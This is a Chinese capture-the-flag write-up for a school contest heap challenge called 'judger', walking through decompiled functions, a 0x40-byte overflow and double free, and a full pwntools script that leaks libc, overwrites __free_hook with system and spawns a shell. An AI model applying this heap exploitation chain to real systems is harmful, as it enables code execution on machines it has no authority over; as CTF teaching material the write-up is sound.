[浙师大第一届网络与信息安全校赛]Pwn方向 judger

—— by K0nashi (因为翔哥打不穿)

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  puts("==================================");
  puts("Welcome to WQT Judger system!");
  puts("==================================");
  initfun("==================================", argv);
  mainmenu();
  return 0;
}
```

main是一个欢迎标识

再进mainmenu看看


```
void mainmenu()
{
  unsigned int v0; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  while ( 1 )
  {
    showmenu();
    __isoc99_scanf("%d", &v0);
    if ( v0 <= 6 )
      break;
    printf("Bad Choice!");
  }
  __asm { jmp     rax }
}
```

是一个showmenu scanf 和一个jmp，猜测是根据输入值跳转到对应操作。

showmenu的操作:

```
int showmenu()
{
  puts("\n");
  puts("1 . Create a judger");
  puts("2 . Start a judger");
  puts("3 . Destory a judger");
  puts("4 . Check a judger");
  puts("5 . Edit a judger");
  puts("6 . Exit");
  puts("\n");
  return printf("Your choice : ");
}
```

要找到对应操作函数，可以通过看左边的函数列表猜测



如果猜测不到，也可以通过看汇编

```
.text:0000000000001C65                call    showmenu
.text:0000000000001C6A                lea     rax, [rbp+var_C]
.text:0000000000001C6E                mov     rsi, rax
.text:0000000000001C71                lea     rdi, format     ; "%d"
.text:0000000000001C78                mov     eax, 0
.text:0000000000001C7D                call    ___isoc99_scanf
.text:0000000000001C82                mov     eax, [rbp+var_C]
.text:0000000000001C85                cmp     eax, 6
.text:0000000000001C88                ja      short loc_1CE9
.text:0000000000001C8A                mov     eax, eax
.text:0000000000001C8C                lea     rdx, ds:0[rax*4]
.text:0000000000001C94                lea     rax, unk_233C
.text:0000000000001C9B                mov     eax, [rdx+rax]
.text:0000000000001C9E                cdqe
.text:0000000000001CA0                lea     rdx, unk_233C
.text:0000000000001CA7                add     rax, rdx
.text:0000000000001CAA                db      3Eh
.text:0000000000001CAA                jmp     rax
.text:0000000000001CAD ; ---------------------------------------------------------------------------
.text:0000000000001CAD                mov     eax, 0
.text:0000000000001CB2                call    createjudger
.text:0000000000001CB7                jmp     short loc_1CFA
.text:0000000000001CB9 ; ---------------------------------------------------------------------------
.text:0000000000001CB9                mov     eax, 0
.text:0000000000001CBE                call    startjudger
.text:0000000000001CC3                jmp     short loc_1CFA
.text:0000000000001CC5 ; ---------------------------------------------------------------------------
.text:0000000000001CC5                mov     eax, 0
.text:0000000000001CCA                call    destoryjudger
.text:0000000000001CCF                jmp     short loc_1CFA
.text:0000000000001CD1 ; ---------------------------------------------------------------------------
.text:0000000000001CD1                mov     eax, 0
.text:0000000000001CD6                call    checkjudger
```

在jmp rax之后就整整齐齐排着一列函数，每个函数对应着一个操作。

分析漏洞

createJudger

```
int createjudger()
{
  int result; // eax
  int v1; // eax
  __int64 v2; // rcx
  _QWORD *v3; // [rsp+0h] [rbp-10h]
  void *buf; // [rsp+8h] [rbp-8h]

  if ( judgercnt == 4 )
    return puts("Too many judgers!");
  v3 = malloc(0x10uLL);
  buf = malloc(0x30uLL);
  printf("Please input judger name: ");
  read(0, buf, 0x30uLL);
  *v3 = buf;
  printf("Please input judger type: ");
  __isoc99_scanf("%d", v3 + 1);
  v1 = judgercnt++;
  v2 = 8LL * v1;
  result = (int)v3;
  *(_QWORD *)((char *)&judgerlist + v2) = v3;
  return result;
}
```

首先有一个judgercnt来判断当前的judger数量，不能超过四个。

然后malloc一个0x10大小的堆块，一个0x30大小的堆块

0x10中装有0x30堆块的数据域首地址。

然后在0x10的后0x08的位置放入judger type。

分析可以得到结构大概是这样

```
struct judger{
    char *name;
    int judgerType;
}
judgerlist[4];
name -> malloc(0x30);
```

editJudger

```
unsigned __int64 editjudger()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Please input the judger index you wanna edit: ");
  __isoc99_scanf("%d", &v1);
  if ( v1 ≥ judgercnt )
  {
    printf("Bad index!");
  }
  else
  {
    printf("Please new judger name: ");
    read(0, **((void ***)&judgerlist + v1), 0x40uLL);
  }
  return __readfsqword(0x28u) ^ v2;
}
```

关键点在read，在前面我们知道name的size是0x30但是这里read了0x40进去，也就是说它能够控制下一个相邻堆块的chunk头。

destroyJudger

```
unsigned __int64 destoryjudger()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Please input the judger index you wanna destory: ");
  __isoc99_scanf("%d", &v1);
  if ( v1 ≥ judgercnt )
    printf("Bad index!");
  else
    free(*((void **)&judgerlist + v1));
  return __readfsqword(0x28u) ^ v2;
}
```

选择一个想要free的结构体，将结构体free掉。

注意这里在free前没有检查结构体是否已经free，也就是说可以double free。

并且这里也没有free掉name堆块，name指针依旧可以操控name堆块。

利用思路

1.利用edit修改（struct0.name）使其相邻的下一个结构体（struct1）的size变成0x90，再将struct1 free 8次进入unsortedbin。

2.再用edit使struct0.name写满0x40，使其通过check judger可以泄露出下一个堆块的fd指针。

3.因为unsortedbin的fd指针指向的是main arena，通过本地调试算出libc基地址，由此可以推算出__free_hook和system的地址。

4.再把struct1的size改成0x40使其size和name size相同，将它free后，再申请一个judger(struct3)，就会让struct3.name指针指向struct1。此时我们就获得了内存随意读写的能力。只要先用edit 修改struct3的name，就能让struct1.name指向目标地址。再用edit修改struct1.name内容，就成功修改了目标地址的内容。

5.用edit修改struct3.name的内容为__free_hook地址。

6.再用edit修改struct1.name，将__free_hook改成system地址。

7.用edit修改struct1.name的内容为'/bin/sh\x00'

8.free掉struct1即可getshell。

脚本实现

```
#! python2
#coding=utf-8
from pwn import *

io = process("./judger")
#io = remote("121.43.169.147", 8848)
libc = ELF("./libc-2.27.so")

def create(name,type = 0x10):
    io.sendlineafter("choice : ", "1")
    io.sendlineafter("judger name: ", str(name))
    io.sendlineafter("judger type: ", str(type))

def destory(idx):
    io.sendlineafter("choice : ", "3")
    io.sendlineafter("destory: ", str(idx))

def check(idx):
    io.sendlineafter("choice : ", "4")
    io.sendlineafter("check: ", str(idx))

def edit(idx, name):
    io.sendlineafter("choice : ", "5")
    io.sendlineafter("edit: ", str(idx))
    io.sendlineafter("name: ", name)


def leak():
    global free_hook,system_addr
```

```
    create(0)
    create(1)
    create(2)
    name1 = (p64(0) + p64(0x21)) * 4
    edit(1,name1)
    name2 = p64(0) * 5 + p64(0x11)
    edit(2,name2)

    #?修改结构体1的size 使其size = name
    name0 = p64(0) * 7 + p64(0x41)
    edit(0,name0)

    #?将结构体3的name指向结构体1首地址
    destory(1)
    create(3)

    #?将结构体1的size改为0x90使其可进入unsorted bin
    name0 = p64(0) * 7 + p64(0x91)
    edit(0,name0)

    #?在距离strcuct1的0x80的下一行构造一行绕过free检查的假size
    name2 = p64(0) + p64(0x21)
    edit(2,name2)

    #?free 8次 使其进入unsortedbin，再通过check泄露fd指针，从而计算libc基地址
    for i in range(8):
        destory(1)
    check(3)
    mainarena_addr = u64(io.recvuntil('Judger type:',drop=True)[-6:].ljust(8,
b"\x00"))
    libc_base = mainarena_addr  - 0x3ebca0
    free_hook = libc_base + libc.symbols['__free_hook']
    system_addr = libc_base + libc.symbols['system']
    print("mainarena_addr:%s"% hex(mainarena_addr))
    print("libc_base:%s"% hex(libc_base))
    print("free_hook:%s"% hex(free_hook))
    print("system_addr:%s"% hex(system_addr))

def pwn():
    global free_hook,system_addr
    #? 再把结构体1改回0x41
    name0 = p64(0) * 7 + p64(0x41)
    edit(0,name0)

    name3 = p64(free_hook)
    edit(3,name3)

    name1 = p64(system_addr)
    edit(1,name1)

    edit(3,b'/bin/sh\x00')
    destory(1)

if __name__ == "__main__":
    leak()
    pwn()
    io.interactive()
```